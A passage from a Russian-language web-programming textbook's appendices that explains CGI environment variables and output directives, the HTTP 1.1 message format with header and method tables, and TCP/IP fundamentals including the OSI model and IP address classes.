- **QUERY_STRING** - информация, следующая за символом "**?**" в адресе URL, переданного в строке HTTP-запроса данного шлюза. Она не должна быть декодирована никоим образом. Вне зависимости от командной строки эта переменная окружения всегда должна быть установлена при наличии соответствующей информации. Например, пусть полученный в запросе адрес URL будет таков: **http://www.anysite.com/handler?postal-address=ivan@email.com&subscribe=on** Тогда в переменную **QUERY_STRING** будет помещено такое значение: **postal-address=ivan@email.com&subscribe=on**.
- **REMOTE_HOST** - имя клиентского компьютера, с которого получен запрос. Если сервер не имеет такой информации, он должен установить переменную **REMOTE_ADDR**, а это поле оставить пустым.
- **REMOTE_ADDR** - IP-адрес клиентского компьютера, с которого получен данный запрос. Например: 199.23.155.34.
- **AUTH_TYPE** - если сервер поддерживает идентификацию пользователей и шлюз является защищенным от постороннего доступа, этот специфичный для протокола метод идентификации используется для проверки пользователя. Для доступа по протоколу HTTP 1.1 значения этой переменной определены в документе RFC2616. Переменная может быть равной или так называемой схеме идентификации HTTP (например, "challenge"), или равна NULL.
- **REMOTE_USER** - используется в случае, когда применяется идентификация пользователей (аналогично предыдущему случаю) для хранения имени пользователя.

✔ **REMOTE_IDENT** - если HTTP-сервер поддерживает идентификацию пользователя согласно спецификации RFC931, то эта переменная будет содержать имя пользователя, полученное от сервера. Эта информация практически бесполезна, поскольку пользователи могут указать для нее любое значение.

- **CONTENT_TYPE** - для запросов, которые содержат передаваемую на сервер информацию, типа запросов POST и PUT протокола HTTP, здесь содержится MIME-тип этой информации, например, "**application/x-www-form-urlencoded**".

- `CONTENT_LENGTH` - объем данных, которые передает клиент. Если запрос включает информацию, переданную по методу POST, этой переменной присваивается значение, равное числу байтов данных во входном потоке шлюза обработки данных.
- HTTP_ACCEPT - список типов содержимого (MIME-типов), которые может обрабатывать клиентский браузер. Этот список поступает от самого клиентского браузера. Каждый тип содержимого в этом списке должен быть отделен запятой согласно спецификации HTTP. Формат этой переменной таков: тип/подтип, тип/подтип... Вот пример такого списка: `image/gif, image/x-xbitmap, image/jpeg`
- `HTTP_USER_AGENT` - имя клиентского браузера, пославшего данный запрос. Общий формат переменной таков: программа/версия библиотека/версия. Вот пример значения этой переменной: `Netscape/4.6 (Win2000)`

Вывод результатов обработки

После обработки полученных данных шлюз выводит результаты в стандартный поток вывода STDOUT, который определяется для каждой запущенной программы одновременно с потоком ввода. Содержимое этого вывода может представлять собой или документ HTML, сгенерированный шлюзом, или директиву серверу, указывающую, где ему следует получить необходимый документ HTML.

Как правило, шлюз сам выполняет вывод и пересылку результатов обратно клиенту, не прибегая к услугам сервера. Преимущество этого подхода состоит в том, что шлюз не должен посылать полный заголовок HTTP на каждый запрос. Чтобы отличить такие шлюзы от остальных, спецификация CGI требует, чтобы их имена начинались с префикса `nph-`. В этом случае на шлюзе лежит ответственность за возвращение клиенту синтаксически правильного ответа. Таким образом, вывод результатов шлюзом выполняется двумя способами: вывод, контролируемый сервером, и вывод, неконтролируемый сервером.

Вывод, контролируемый сервером

Для вывода шлюзом CGI результатов обработки данных контролируемым сервером способом, их следует отправить в поток вывода результатов обработки и завершить исполнение программы. Выводимые шлюзом данные должны начинаться с заголовка, содержащего текстовые строки с тем же самым форматом, что и заголовки HTTP, и завершаться строкой, содержащей символ CRLF. Любые строки заголовков, не являющиеся директивами серверу, посылаются непосредственно клиенту. Спецификация CGI определяет три директивы сервера.

- Content-type - указывает тип содержимого возвращаемых данных.

- Location - Эта директива используется в случае, когда необходимо указать серверу, что возвращается не сам документ, а ссылка на него. Если аргументом директивы является адрес URL, то сервер передаст клиенту указание на перенаправление запроса. Если аргумент представляет собой виртуальный путь, сервер вернет клиенту заданный этим путем документ, как если бы клиент запрашивал его непосредственно.

✔ Status - Эта директива используется для указания серверу HTTP строки состояния, которую он должен переслать клиенту. Формат строки таков: `NNN` xxxxx, где `NNN` - это код состояния, состоящий из трех цифр, а **xxxxx** - текстовая строка с пояснением кода состояния, например, такая: Forbidden (Запрещено).

Приведем примеры использования этих директив. Предположим, что имеется некоторая программа-сценарий, преобразующая текстовые данные в документ HTML. Когда сценарий заканчивает свою работу, он должен произвести следующий вывод в стандартный выходной поток.

```
——начало вывода ——
Content-type: text/html
——конец вывода ——
```

Далее приведена простейшая программа на языке С, которая в ответ на запрос формы, приведенной в разделе «Передача данных шлюзам» выше, отображает на экране клиентского браузера поздравление пользователю.

```
int main(int argc, char *argv[])
   {
      printf("Content-Type: text/html\n\n");
      printf("<HTML>\n");
      printf("<HEAD><TITLE>Поздравление подписчика</TITLE>\n");
      printf("<BODY>\n")
      printf("<H1>Поздравляем с Вашим выбором!</H1>\n");
      printf("</BODY></HTML>\n");
      return(0);
   }
```

Эта программа не делает никакой обработки — она просто передает в выходной поток строки с тегами HTML, используя библиотечную функцию `printf()` языка С. Сервер обрабатывает выходной поток и формирует корректное ответное сообщение HTTP, передаваемое клиентскому браузеру.

Теперь рассмотрим шлюз, который в определенных случаях должен отсылать клиентскому браузеру документ **anydoc.txt,** хранимый в каталоге **/text/** данного сервера. При этом он действует так, как если бы этот документ был непосредственно запрошен клиентским браузером с помощью ссылки на адрес **http://www.anyserver.com/text/anydoc.txt**. В этом случае, вывод шлюза будет таков.

```
——начало вывода ——
Location: /text/anydoc.txt
——конец вывода ——
```

Наконец, предположим, что шлюз возвращает ссылки на сервер FTP, например, с таким адресом: **ftp://ftp.cso.uiuc.edu.** Вывод шлюза будет таков.

```
——начало вывода ——
Location: ftp://ftp.cso.uiuc.edu
--- конец вывода ——
```

Программы, реализующие эти возможности, достаточно прозрачны - они просто помещают в поток вывода соответствующие директивы, если обработка входных данных покажет, что в этом имеется необходимость.

Вывод, не контролируемый сервером

Допустим теперь, что у нас имеется шлюз, который общается с клиентом непосредственным образом. Как уже отмечалось, его имя должно начинаться с префикса **nph-** и он должен возвращать клиентскому браузеру корректный заголовок HTTP. В этом случае, если сервер при запуске программы шлюза установил для переменной окружения **SERVER_PROTOCOL** значение "**HTTP/1.1**", его вывод должен удовлетворять протоколу HTTP 1.1.

```
——начало вывода ——
HTTP/1.1
Server: CERN/3.0 libwww/2.17
Content-type: text/plain
——конец вывода ——
```

ПРИЛОЖЕНИЕ С.
ПротоколHTTP

Все информационные ресурсы Интернета организованы в виде гипертекстовой информационной системы, более известной как сеть Web, хранящей документы HTML, связанные между собой гиперссылками. Для взаимодействия клиентских компьютеров с серверами Web используется протокол HTTP (Hypertext Transfer Protocol - Протокол передачи гипертекстовых файлов). Протокол HTTP обеспечивает загрузку на клиентский компьютер документа по указанному адресу и переходы на другие документы по гиперссылкам. В настоящее время применяется версия HTTP 1.1 этого протокола (определенная стандартом RFC 2616, который можно найти в Интернете по адресу **http://www.ietf.org/rfc/rfc2616.txt**) и подготавливается новая версия HTTP 1.2. Обсудим основные принципы сетевого взаимодействия, определяемые протоколом HTTP 1.1.

Общая структура сообщения HTTP

Взаимодействие клиентского компьютера с сервером Web протекает следующим образом. Пользователь указывает браузеру адрес нужного ему документа Web, браузер посылает серверу запрос, на который он через какое-то время получает ответ и отображает его пользователю. Протокол HTTP определяет структуру данных, передаваемых серверу (запрос) и получаемых с сервера (ответ, или ответное сообщение). Эти сообщения представляют собой последовательности байтов двоичного кода, называемых потоками, путешествующими от сервера к клиенту и обратно. И запрос, и ответ имеют одинаковую структуру, или формат этих потоков информации. Формат запроса (ответа) определяется стандартом RFC 822. Сообщения HTTP 1.1 состоят из начальной строки, совокупности полей заголовков, разделенных символами возврата каретки (CR) и перевода строки (LF) - **CRLF**, и необязательного тела сообщения.

```
Начальная строка
{Заголовок_сообщения_№1 CRLF Заголовок_сообщения_№2 CRLF ...)
CRLF
[Тело сообщения]
```

Начальные строки в запросных и ответных сообщениях различаются между собой. В запросных сообщениях начальная строка включает в себя метод обработки ресурса, запрашиваемого по указанному далее в строке адресу ресурса, а также номер версии протокола HTTP. В ответных сообщениях начальная строка играет роль строки состояния, содержащей трехзначный числовой код, фиксирующий итог выполнения запроса. Каждая цифра этого кода означает определенное состояние процесса выполнения запроса; например, значение строки состояния 200 означает успешное выполнение запроса, 402 - указывает на необходимость оплаты за загрузку ресурса, и т.д.

Тело сообщения содержит те сведения, которые, собственно, и передаются в сообщении (например, документ HTML).

Заголовки сообщений являются полями данных, также называемых полями заголовков. Они состоят из имени поля (состоящего из набора букв, причем регистр букв не учитывается) и необязательного значения поля, разделенных символом двоеточия (:).

Заголовок `сообщения=Имя_` **поля ":" [Значение поля]**

Назначение полей заголовков в запросных и ответных сообщениях различно, но все они подразделяются на общие заголовки, заголовки ответов, заголовки запросов и информационные заголовки.

- Общие заголовки содержат информацию, одинаково применимую как в запросах, так и ответах, например, дату запроса или параметры соединения.
- Заголовки запросов передают серверу дополнительную информацию о клиенте, например, его идентификационные данные, требуемые для доступа к запрашиваемому ресурсу.
- Заголовки ответов, наоборот, передают клиенту информацию о сервере, например, информацию о программе (включая ее название и краткое описание), используемой для обработки запроса.
- Информационные заголовки включают сведения о самой информации, передаваемой в запросе или ответе.

Заголовки первых трех типов рассмотрены в разделе «Запросное сообщение HTTP», где будет обсуждаться работа с формами, а сейчас обратим внимание на информационные заголовки, которые непосредственным образом определяют характер содержимого документа HTML, т.е. содержат метаданные о документе. Вот список этих заголовков (табл. С.1).

ТаблицаС.1. Информационныезаголовки HTTP 1.1

Имя	Назначение
Allow	Содержит перечень методов, допустимых в запросах данного ресурса, например: **Allow: GET, HEAD, PUT**
Content-Encoding	Указывает способ кодирования тела запроса и используется для указания метода сжатия, примененного к телу сообщения. Дополняет указание типа содержимого в теле сообщения, содержащееся в заголовке **Content-Type,** например: **Content-Encoding: gzip** (указывает на сжатие **gzip)**

Имя	Назначение
Content-Language	Указывает на исходный язык документа, например: Content-Language: da (здесь определен датский язык)
Content-Length	Указывает размер документа в байтах, например: Content-Length: 35645
Content-Location	Содержит перечень относительных и/или абсолютных адресов URL других ресурсов, требуемых телу сообщения, и хранящихся в других местах Web. При разрешении указанных здесь относительных адресов URL базовым адресом считается адрес запроса.
Content-MD5	Содержит дайджест (т.е. краткий цифровой код документа, используемый для его цифровой подписи) тела сообщения, определенный стандартом RFC 1864.
Content-Range	Если тело сообщения передается частями, этот заголовок указывает позицию фрагмента сообщения во всем сообщении.
Content-Type	Перечисляет все типы содержимого для данных, хранимых в теле сообщения. Значения этого заголовка имеют такой формат: **Content-Type:Type"/"Subtype [имя_параметра_1 "=" значение_1;...]** Здесь Type - это тип, а Subtype - подтип содержимого; после этой пары могут быть перечислены соответствующие ей параметры и их значения, разделенные точкой с запятой. Например, заголовок: Content-Type: **text/html;** charset=ISO-8859-4 указывает, что тело сообщения является текстовым документом HTML, подготовленным в кодировке ISO-8859-4. Используемые типы содержимого должны регистрироваться в специальной организации IANA (Internet Assigned Numbers Authority - Агентство по выделению имен и уникальных параметров протоколов Интернет).
Expires	Указывает дату и время, по истечении которого информация в теле сообщения считается устаревшей, например: Expires: Sat, 04 Dec 199916:00:00GMT
Last-Modified	Указывает дату и время последнего обновления ресурса, например: Last-Modified: Tue, 17 Dec 2001 11:40:26 GMT

В дополнение к заголовкам в табл. C.1 информационные заголовки могут быть пополнены другими заголовками, что не требует внесения изменений в протокол (хотя дополнительные заголовки не обязаны распознаваться всеми программами обработки документов HTML). Чтобы включить в ответное сообщение, посылаемое на запрос документа HTML, информационный заголовок HTTP, авторы могут воспользоваться элементом META языка HTML.

Запросное сообщение HTTP

Запросное сообщение HTTP имеет ту же самую структуру, что и ответное (см. выше), за исключением начальной строки. Эта строка в случае запросных сообщений называется строкой запроса, и она имеет такой вид.

Строка `запроса=Метод` SP `Запрашиваемый_адрес_URL` **SP** `Версия_протокола_HTTP CRLF`

Здесь SP - это символ пробела ASCII (код 32), Метод - это название метода HTTP, который должен быть применен к ресурсу, указанному запрашиваемым адресом URL, а `CRLF` - это код возврата каретки (CR) и перевода строки (`LF`). Набор методов запроса HTTP указан в табл. C.2.

Таблица C.2. Методы запроса HTTP

Метод	Назначение
OPTIONS	Этот метод представляет собой запрос информации о средствах, обеспечиваемых подключением к запрашиваемому ресурсу.
GET	Этот метод предназначен для запроса информации, предоставляемой ресурсом, указанным адресом URL запроса. Эта информация должна предоставляться в теле ответного сообщения.
HEAD	Этот метод подобен методу GET за исключением того, что теперь сервер не должен предоставлять информацию в теле ответного сообщения; от него требуется только с помощью заголовков HTTP переслать метаинформацию о ресурсе.
POST	Этот метод применяется для запроса, который указывает серверу, что пересылаемое в запросе тело сообщения должно быть передано ресурсу, указанному адресом URL в строке запроса.
PUT	Этот метод указывает, что содержащаяся в теле запроса информация должна быть помещена на сервер по указанному адресу URL.

Метод	Назначение
DELETE	Этот метод указывает, что сервер должен удалить ресурс, указанный адресом URL строки запроса.
TRACE	Этот метод используется для возврата клиенту обратного сообщения, тестирующего линию связи между клиентом и сервером.
CONNECT	Это зарезервированный спецификацией HTTP 1.1 метод, предназначенный для работы вместе с прокси-сервером.
Дополнительные методы	Методы, расширяющие средства протокола HTTP 1.1.

В языке HTML 4 метод HTTP, используемый для отправки формы в программу обработки, определяется атрибутом METHOD элемента FORM. Спецификация языка HTML 4, поддерживаемая организацией W3C, не определяет все допустимые способы отправки или все типы содержимого, которые могут использоваться для набора данных формы. Данная спецификация предусматривает только два значения атрибута METHOD - "get" и "post". Передача данных при этом происходит следующим образом.

- Если для атрибута METHOD установлено значение "get", а для атрибута ACTION указан адрес HTTP, клиентский браузер берет значение атрибута ACTION, добавляет к нему символ "?", затем добавляет набор данных формы, закодированный с использованием типа содержимого "application/x-www-form-urlencoded". Затем браузер выполняет транзакцию GET протокола HTTP, отправляя этот адрес URL на сервер для обработки. При использовании метода GET набор данных формы ограничивается кодами ASCII.
- Если для атрибута METOD установлено значение "post", а атрибут ACTION определен как адрес HTTP, клиентский браузер выполняет транзакцию POST протокола HTTP с использованием значения атрибута ACTION и сообщения, созданного в соответствии с типом содержимого, определенным атрибутом ENCTYPE.

Для других значений атрибута ACTION или METHOD способ обработки набора данных формы спецификацией HTML 4 не определен. После выполнения транзакций GET и POST протокола HTTP клиентские браузеры должны представлять пользователю отклики на соответствующие транзакции.

Как следует из табл. С.2, метод GET следует использовать, если форма предназначена для операций, подобных поиску и извлечению данных из какого-либо источника, т.е. не предназначена для изменения данных, хранимых на сервере. Большинство операций поиска в базах данных, часто используемых на узлах Web, как раз удовлетворяют таким критериям и представляют собой идеальное приложение для метода GET.

Если обработка набора данных формы связана с изменениями в данных, хранимых на сервере, например, если форма обновляет содержимое базы данных или производит подписку на услуги, следует использовать метод POST.

При использовании метода GET набор данных формы должен включать только символы набора ASCII. Только при использовании метода POST с атрибутом ENCTYPE, определенным как "`multipart/form-data`", можно использовать весь набор символов, определенный в стандарте ISO10646.

ПРИЛОЖЕНИЕ D.
Сети TCP/IP

Основа основ сетевых технологий - это протокол. Компьютерный протокол - это набор правил обмена информацией, реализованных в программном обеспечении, предназначенном для управления связью и передачей данных между двумя компьютерами. Одним из важнейших достоинств операционных систем Windows 2000/XP является поддержка множества сетевых протоколов. Все это неплохо, однако такое разнообразие может затруднить выбор одного или нескольких сетевых протоколов. Поэтому разработчики сетевых технологий придумали особую классификацию всех этих протоколов, разделив их по уровням, каждый из которых отвечает за определенный аспект функционирования сети.

Эта классификация достаточно условна и может видоизменяться различными организациями, претендующими на роль «стандартизаторов» сетевых технологий. Мы будем опираться на классификацию, предлагаемую Международной организацией по стандартизации (ISO - International Standards Organization), находящейся в Женеве. Эта классификация называется моделью OSI (Open System Interconnection - Взаимодействие открытых систем). В этом приложении мы перечислим основные протоколы на всех уровнях модели OSI и опишем их предназначение. Далее мы кратко опишем новый протокол IPSec (Internet Protocol Security - Протокол безопасности Интернета), который, в соответствии с названием, обещает стать основой для систем защиты от атак из Интернета (по крайней мере, это утверждает его создатель - фирма Microsoft).

Семиуровневая модель OSI

Международная организация ISO, находящаяся в Женеве, в качестве стандартной модели взаимодействия открытых систем определила семиуровневую модель OSI, которую признают все ведущие разработчики компьютерных технологий. Модель OSI состоит из следующих уровней:

- Физический.
- Канальный.
- Сетевой.
- Транспортный.
- Сеансовый.
- Представления данных.
- Прикладной.

Каждый уровень представляет один из семи аспектов сетевой организации. Первый уровень - физический - наиболее очевиден: он состоит из компонентов оборудования. Седьмой уровень - прикладной - наиболее абстрактный: он состоит из программного обеспечения, с которым работают пользователи сетевых компьютеров. Опишем эти уровни по порядку.

Физический уровень

На физическом уровне по кабелю, оптоволоконной или беспроволочной линии связи посылаются сигналы от одного компьютера к другому. Этот уровень работает с электрическими сигналами, представляющими состояние 0 (выключено) или 1 (включено) бита информации, передаваемого по сетевой кабельной системе. Выбор конкретного типа сетевой карты, кабеля с витыми парами проводников (lOBaseT, 100BaseT) или коаксиального кабеля (10Base2) относится к решениям, принимаемым на физическом уровне.

Канальный уровень

Средства канального уровня имеют дело с фреймами, т.е. группами битов, передаваемых по сети (фреймы также называют кадрами). Для фактической передачи сигнала по линии связи средства канального уровня используют физический уровень. На канальном уровне отслеживается прием и передача фреймов и (при необходимости) выполняется повторная передача. В качестве примеров реализаций средств канального уровня можно привести сети Ethernet и Token Ring, каждая из которых использует собственный формат фреймов.

По официальной терминологии модели OSI группу пересылаемых битов на канальном уровне называют служебным блоком данных физического уровня. Но на практике он обычно называется фреймом или фреймом данных.

Средства канального уровня имеют важное дополнение. Модель сетевого взаимодействия, предложенная комитетом ШЕЕ 802 (еще одна авторитетная организация по стандартизации), разделяет канальный уровень на два подуровня:

- Уровень LLC (Logical Link Control -- Управление логическим каналом), который управляет взаимодействием с нижним (физическим) уровнем.
- Уровень MAC (Media Access Control - Управление доступом к среде передачи), который обеспечивает стандартные средства интерфейса для доступа по протоколу CSMA/CD (Carrier Sense Multiple Access with Collision Detection - Множественный доступ с контролем несущей и обнаружением конфликтов). Протокол CSMA/CD применяется в сетях Ethernet, сетях с маркерным доступом и шинной топологией (например, ARCnet), а также в сетях Token Ring.

Сетевой уровень

Сетевой уровень имеет дело с пакетами данных, размер которых может быть больше или меньше фрейма. Если размер пакета больше размера фрейма, на сетевом уровне этот пакет для отправки разбивается на фреймы, из которых пакет восстанавливается при приеме фреймов. Если размер пакета меньше размера фрейма, на сетевом уровне фрейм при отправке формируется из пакетов, а после получения фрейм разбивается на пакеты.

В любом случае для передачи фреймов средства сетевого уровня используют канальный уровень. Кроме того, сетевой уровень занимается маршрутизацией пакетов между компьютерами сети и хранит сетевые адреса компьютеров. Обычно сетевой уровень может маршрутизировать пакеты с учетом сетевого трафика и перегрузки линий связи. Однако он не отслеживает доставку пакета по назначению и ошибки, возникающие в процессе передачи, - эту работу выполняют средства транспортного уровня.

Транспортный уровень

Транспортный уровень имеет дело с сообщениями. Размер сообщения может быть больше или меньше размера пакетов. Этот уровень отвечает за передачу сообщений между компьютерами без потери данных и при необходимости повторно пересылает пакеты. Для передачи сообщений средства транспортного уровня используют сетевой уровень. Для выполнения своих функций средства сетевого и транспортного уровней используют описываемые далее протоколы NetBEUI, TCP/IP и другие. Как правило, протоколы сетевого и транспортного уровня объединяют в один протокол.

Сеансовый уровень

Сеансовый уровень устанавливает и поддерживает сеанс связи между приложениями, запущенными на разных компьютерах. Средства сеансового уровня определяют имена сетевых компьютеров и обеспечивают безопасность их взаимодействия.

Для передачи сообщений между двумя компьютерами средства сеансового уровня используют транспортный уровень. В качестве примера программных средств, обеспечивающих работу сеансового уровня, могут служить интерфейсы NetBIOS сетей Windows и Sockets - сокеты сетей TCP/IP. В операционной системе Windows 2000 используются 32-битовые сокеты Windows Sockets (Winsock) сеансового уровня. Что это такое, мы опишем чуть далее в разделе «Средства Winsock».

Уровень представления данных

Уровень представления данных обеспечивает работу таких служб, как шифрование и дешифрование информации, сжатие и восстановление данных, перекодировка текстов (например, из кодовой таблицы персонального компьютера ASCII в EBCDIC фирмы IBM и наоборот). Для передачи зашифрованных, сжатых или перекодированных данных средства уровня представления данных используют сеансовый уровень. В качестве примера уровня представления данных можно привести стандарт для аппаратно-независимых структур данных (XDR -- External Data Representation), используемый средствами удаленного вызова процедур (RPC - Remote Procedure Call).

RPC - это служба, позволяющая создавать приложения, состоящие из множества процедур, причем одни процедуры выполняются локально, другие на удаленных компьютерах. Удаленный вызов процедур особенно полезен тем, что соответствующие сетевые операции имеют процедурный характер, не связанный напрямую с транспортным уровнем. Служба RPC упрощает разработку распределенных приложений клиент/сервер.

Прикладной уровень

Прикладной уровень обрабатывает запросы приложений, которым требуется сетевая связь, например, для доступа к базе данных или доставки электронной почты. Этот уровень непосредственно доступен приложениям, выполняемым на удаленных компьютерах. Уровень представления данных используется для управления связью и передачей данных. Пример реализации прикладного уровня - служба RPC.

Функционирование OSI

На первый взгляд, все эти уровни OSI - просто какой-то лабиринт. Однако на самом деле все не так страшно, более того, разделение всех сетевых средств по уровням упрощает их разработку и применение. Ведь на самом нижнем уровне сеть представляет собой просто множество проводов, по которым бегают электрические сигналы. Эти сигналы представляют собой импульсы, соответствующие 0 и 1 передаваемого информационного кода. Электрическими импульсами занимаются специалисты-электронщики, которым более привычны такие понятия, как «частота», «уровень сигнала», «форма импульса» и т.д. Информационным же кодом занимаются математики, которым больше нравится представлять передаваемый сигнал в виде последовательности единичек и ноликов (1 и 0), бегущим по проводам.

Поскольку задачи каждого уровня весьма специфичны и взаимосвязаны друг с другом, то разработчики сетевых технологий должны согласовывать свои

технические решения. Для этого они создали средства межуровневого интерфейса. Таким образом, программные средства, решая задачи на своем уровне, полученные результаты передают средствам на других уровнях, пользуясь набором интерфейсов, т.е. специальных программ-посредников, входящих в определенную библиотеку. В конечном итоге, результатом работы всех этих программ должно стать электронное послание, содержащее все те данные, которые необходимы программам-получателям этого послания, чтобы они могли корректно обработать сообщение.

С этой целью сообщение, пересылаемое по сети, составляется из набора заголовков и собственно передаваемых данных. Заголовки содержат всего лишь служебную информацию, необходимую для обработки передаваемых данных, которые, в сущности, и составляют «полезную нагрузку» сообщения. Эти заголовки имеют структуру, напоминающую те данные, которые хранятся в памяти компьютера, т.е. это набор слов двоичных данных, расположенных в определенной последовательности, позволяющей как-то отличить все эти слова друг от друга. Эти слова называются полями и, подобно переменным программы, поля могут иметь различную длину, или разрядность; каждый разряд поля определяет бит передаваемой информации, т.е. имеет значение 1 или 0. Отдельные поля называют флагами, если они фиксируют определенное состояние электронного сообщения или режим его обработки.

Итак, сообщения, передаваемые по сети, имеют заголовки и данные. Когда средства какого-то уровня хотят переслать в передаваемом сообщении свою информацию, они добавляют в сообщение свой заголовок. Чтобы получивший сообщение компьютер не запутался во всем этом, в начале всего сообщения ставится еще один заголовок, который просто фиксирует структуру всего послания - его размер, число и положение заголовков и другую информацию. Иногда внутрь сообщения одного уровня помещается сообщение другого уровня, тогда говорят, что одно сообщение инкапсулировано в другое.

В результате все это послание начинает напоминать многослойный бутерброд, и главное требование ко всем компьютерным кулинарам - чтобы бутерброд был съедобным для получившего его компьютера. Вот тут-то и возникает понятие протокола, который, в сущности, и определяет, что и как следует поместить в подготавливаемое сообщение, чтобы оно было понятно получателю. Так что приступим к знакомству с протоколами Интернета, и начнем с важнейшего вопроса - как компьютеры могут находить друг друга при общении в сети, разбросанной по всему земному шару.

IP-адреса и имена

Сети TCP/IP предназначены для передачи информации из пункта А в пункт В. При этом немаловажную роль играет и человеческий фактор. Компьютеры должны передавать и принимать данные с максимальной точностью и

скоростью, а человеку нужен простой инструментарий для управления процессом и для анализа результатов.

К несчастью, люди и компьютеры используют разные системы имен для обозначения элементов сети. С точки зрения компьютера, каждый компонент сети должен иметь уникальный адрес. Людям тоже нужно как-то различать компьютеры, особенно в сетях с общими ресурсами; однако им привычнее использовать имена.

В результате возникает одна из основных проблем сетей TCP/IP - распознавание адресов компьютеров по их именам, и наоборот. Для людей предназначены три типа имен, для компьютеров, операционных систем и программ - два типа адресов. В процессе выполнения сетевых программ необходимо четко установить соответствие конкретного имени компьютера конкретному адресу. В системах Windows NT/2000/XP используются следующие типы имен и адресов:

- *Адрес машины,* или адрес сетевой карты. В сетях Ethernet его также называют MAC-адресом (Media Access Control - Управление доступом к среде передачи), который жестко «зашивается» в сетевую карту ее производителем. Это гарантированно уникальный адрес, состоящий из 6 байтов, причем старшие три байта идентифицируют фирму-производителя. Фирма-производитель, в свою очередь, следит, чтобы остальные три байта не повторились на производственном конвейере. MAC-адрес обычно записывается в виде 12 шестнадцатеричных цифр, например, 00 03 BC 12 5D 4E. Менее распространенные сетевые архитектуры (например, сети ATM или Token Ring) используют другие схемы физической адресации.
- *IP-адрес* используется операционными системами и сетевыми программами в сетях TCP/IP. В сетях, не соединенных с Интернетом, можно использовать любые IP-адреса. Главное, чтобы каждое устройство, подключенное к сети, имело уникальный адрес. Если же сеть планируется подключать к Интернету, следует обратиться с запросом о предоставлении IP-адреса в организацию, уполномоченную выделять часть адресного пространства Интернета, например, центр InterNIC (**http://www.internic.net.**). IP-адрес состоит из четырех октетов, разделенных точками. Каждый октет принимает значения от 1 до 254 (значения 0 и 255 зарезервированы для особых случаев), например, **123.45.67.89** - корректный IP-адрес. Адрес состоит из двух частей - номера сети и номера компьютера. Номер сети должен быть одинаков для всех компьютеров сети или подсети и отличаться от номеров всех остальных сетей и подсетей. Номер компьютера должен быть уникален в данной сети или подсети (см. раздел «IP-адреса» ниже).
- *Имя компьютера* в сетях TCP/IP представляет собой «удобное» для человека обозначение машины. Если имя содержит описание домена, его называют полным доменным именем (Fully Qualified Domain Name - FQDN). Например, имени компьютера **webserver** может соответствовать полное доменное имя **webserver.company.com.** Имя компьютера можно применять в

программах, часто использующих утилиты TCP/IP.Причем в большинстве случаев такие программы чувствительны к регистру букв в имени компьютера. В сетевых командах Windows вместо имен FQDN используются имена NetBIOS (см. ниже).

- *Доменное имя* представляет собой разновидность имени компьютера. Последняя часть иерархической структуры имени (например, **company.com)** называется именем первого уровня и предназначена для идентификации домена в Интернете. Часто при запросе приложения или операционной системы с помощью доменного имени имеется в виду не полное имя FQDN, а имя первого уровня.
- *Имя NetBIOS* используется сетевыми командами системы Windows, такими как net use и net view. Проводник Windows для просмотра локальной сети предоставляет папку **Сетевое окружение** (Network Neighborhood), автоматически отображающей имена NetBIOS в интерфейсе просмотра сети Microsoft. Имя может содержать не более 15 символов и должно быть нечувствительным к регистру букв.

Все эти имена и адреса используются в сетевом взаимодействии компьютеров согласно сетевым протоколам.

Протокол TCP/IP

Для построения современных глобальных сетей наиболее широко используется набор протоколов под общим названием TCP/IP (Transmission Control Protocol/Internet Protocol - Протокол управления передачей/протокол Интернета), который также весьма удобен для построения локальных сетей. Он используется на протяжении десятилетий в сети Интернет и других сетях - предшественницах Интернета, доказав свою эффективность для организации сверхкрупных сетей.

Дополнительным достоинством TCP/IP является то обстоятельство, что в отличие от протокола NetBEUI, который является собственностью фирм IBM и Microsoft, TCP/IP - всеобщее достояние. Расширения и дополнения TCP/IP координирует рабочая группа инженеров Internet (Internet Engineering Task Force - IETF), используя механизм запроса комментариев (RFC - Request for Comments).

Гибкость протокола TCP/IP позволяет вначале установить его в локальной сети небольшого размера, а затем расширить эту сеть до сотен и тысяч пользователей. Управление TCP/IP требует знаний и опыта, однако если число устройств, подсоединенных к локальной сети TCP/IP, не превышает сотни, управление сетью с помощью средств, встроенных в Windows 2000, не составляет труда. К сети TCP/IP может быть подключено множество устройств с сетевым доступом, например, персональный компьютер, брандмауэр, маршрутизатор, концентратор, сетевой принтер. Каждое такое устройство называется

хостом, и все хосты в сети TCP/IP имеют собственный уникальный адрес, называемый IP-адресом, по названию протокола Интернета IP.

Важнейшее свойство протокола TCP/IP - маршрутизируемость. Маршрутизатор - это устройство, связывающее друг с другом локальную и глобальную сети или две локальные сети. Если пакеты, отправленные одним из сетевых компьютеров, предназначены для компьютера данной локальной сети, маршрутизатор перехватывает их и направляет в эту же сеть, в противном случае пакеты направляются в другую сеть. Для эффективной маршрутизации сетей TCP/IP разработана специальная структура сетевых IP-адресов.

IP-адреса

При подключении хоста к сети TCP/IP ему присваивается IP-адрес, который состоит из идентификатора сети и идентификатора хоста.

- Идентификатор сети, или сетевой адрес, определяет хосты, подсоединенные к одной локальной сети, связанной с глобальной сетью посредством маршрутизаторов.
- Идентификатор хоста, или адрес хоста, уникальным образом определяет каждый хост локальной сети.

Каждый IP-адрес представляет собой 32-разрядную величину, включающую четыре октета - поля из восьми битов; для представления IP-адреса в удобочитаемой форме каждый октет преобразуется в десятичное число, лежащее в диапазоне от 0 до 255. Полученные четыре числа представляются точечно-десятичной нотацией, т.е. записываются в порядке старшинства октетов, разделенных точками, например, 204.209.43.2.

Когда какая-либо локальная сеть подключается к Интернету, ей при регистрации присваивается уникальный сетевой адрес, а компьютерам - уникальные адреса хостов. Следует учесть, что идентификаторы сети и хостов не могут содержать все биты равными 1 или 0, поскольку такие IP-адреса зарезервированы для специальных целей.

Группы связанных IP-адресов объединяют в классы, обозначенные буквами A, B, C, D и E.

- Адреса класса A присваиваются сетям с большим количеством хостов. Первый бит первого октета IP-адреса всегда равен 0. Следующие 7 битов первого октета содержат идентификатор сети. Остальные 24 бита, составляющие три последних октета, представляют идентификатор хоста. Таким образом, в класс A могут входить 126 сетей, содержащих до 16 777 214 хостов.
- Адреса класса B присваивают сетям среднего размера. Два старших бита первого октета представляют собой двоичную комбинацию «10». Следующие

14 битов содержат идентификатор сети. Остальные 16 битов (т.е. два последних октета) образуют идентификатор хоста. Таким образом, в класс B могут входить 16 384 сетей, содержащих не более 65 534 хостов.

- Адреса класса C присваивают небольшим сетям. Три старших бита IP-адреса сетей класса C равны комбинации «110». Следующие 21 бит образуют идентификатор сети, остальные 8 битов последнего октета содержат идентификатор хоста. Таким образом, класс C может содержать до 2 097 152 сетей, содержащих до 254 хостов.
